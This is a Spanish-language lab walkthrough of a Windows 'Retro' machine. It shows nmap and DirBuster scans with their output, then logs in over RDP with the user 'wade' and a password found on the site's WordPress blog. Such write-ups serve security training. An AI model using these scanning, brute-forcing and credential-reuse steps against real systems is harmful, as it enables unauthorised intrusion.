


Esta chula la imagen



Empezemos por abrir la VPN, ya directamente nos dice el blog que es un WINDOWS por lo que tardará en encender.

Es común en máquinas windows no ver el ping de reconocimiento inicial por el firewall que muchas veces bloquea los paquetes

entrantes.

```
Archivo Acciones Editar Vista Ayuda
(jouker@joukerm)-[~]
$ ping 10.10.229.57
PING 10.10.229.57 (10.10.229.57) 56(84) bytes of data.
^C
— 10.10.229.57 ping statistics —
3 packets transmitted, 0 received, 100% packet loss, time 2029ms


(jouker@joukerm)-[~]
$
```

Realizamos el siguiente NMAP para listar los puertos disponibles. Vemos abiertos puertos 80 y 3389, que es el de acceso REMOTO

```
drwxr-xr-x 2 jouker jouker 4096 feb 5 11:54 videos
(jouker@joukerm)-[~]
$ sudo nmap -p- -n --min-rate 5000 -Pn -sV -sC -vvv 10.10.98.192 -oN target.txt
```

```
PORT      STATE SERVICE      REASON          VERSION
80/tcp    open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=RetroWeb
|_ Issuer: commonName=RetroWeb
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2025-02-10T21:10:15
|_ Not valid after: 2025-08-12T21:10:15
|_ MD5: a9d3:8f64:470c:20cf:d379:fc7c:254b:2d48
|_ SHA-1: 29eb:d4cd:6017:80f6:1fde:79d9:743f:2701:22fe:f752
|_ -----BEGIN CERTIFICATE-----
|_ MIIC1DCCAbvgAwIBAgIQS/YY2Wq5m5pHZZWghLUUGjANBgkqhkiG9w0BAQsFADAT
```

Puerto 80 contiene un IIS convencional, vamos a ver que encontramos con fuzzing



Al hacer fuzzing con dirbuster se puede observar bastantes directorios, pero sobretodo el directorio retro, que es con lo que esta pensado está máquina.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.229.57:80/

Scan Information Results - List View: Dirs: 0 Files: 11 Results - Tree View Errors: 0

Type	Found	Response	Size
Dir	/	200	928
Dir	/retro/	200	31181
Dir	/retro/index.php/	301	248
Dir	/retro/index.php/2019/	200	15477
Dir	/retro/index.php/2019/12/	200	15486
Dir	/retro/index.php/2019/12/09/	200	15489
Dir	/retro/index.php/2019/12/09/tron-arcade-cabinet/	200	18491
Dir	/retro/wp-content/themes/90s-retro/images/	403	1371
Dir	/retro/wp-includes/	403	1371
Dir	/retro/index.php/author/wade/	200	12543
Dir	/retro/wp-content/themes/	200	169
Dir	/retro/index.php/2019/12/09/zelda-hidden-fan-room/	200	19055
Dir	/retro/wp-content/	200	169
Dir	/retro/wp-content/themes/90s-retro/	500	188

Current speed: 1268 requests/sec (Select and right click for more options)


Average speed: (T) 991, (C) 1055 requests/sec

Parse Queue Size: 0

Identificamos potencial usuario Wade


10.10.229.57/retro/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec




Retro Fanatics

RETRO GAMES, BOOKS, AND MOVIES LOVERS




Tron Arcade Cabinet

by Wade




Name: Tron	
Manufacturer: Bally Midway	
Year: 1982	
Type: Videogame	
Class: Wide Release	
Genre: Other	
Monitor: Orientation: Vertical Type: Raster: Standard Resolution: CRT:	
Color Conversion Class: Midway MCR II	Click here to contribute


Tambien con el fuzzing previo veo que es un wordpress lo que corre la página



Encontramos tambien en /retro una posible password de wade



WE ARE IN BUDDY!



Tanto en WP como en remote DESKTOP

(jouker@joukerm)-[~]
\$ rdesktop -u wade -p parzival 10.10.229.57:3389

Autoselecting keyboard map 'es' from locale

ATTENTION! The server uses and invalid security certificate which can not be trusted for the following identified reasons(s);

1. Certificate issuer is not trusted by this system.

Issuer: CN=RetroWeb

Review the following certificate info before you trust it to be added as an exception. If you do not trust the certificate the connection attempt will be aborted:

Subject: CN=RetroWeb

Issuer: CN=RetroWeb

Valid From: Mon Feb 10 22:10:15 2025


To: Tue Aug 12 23:10:15 2025

Certificate fingerprints:

sha1: 29ebd4cd601780f61fde79d9743f270122fef752


sha256: 74c48113ff09eae9ffef2a989bfe304ff44d64f7a0fd1b860bfb2643614ecfac

Do you trust this certificate (yes/no)? yes

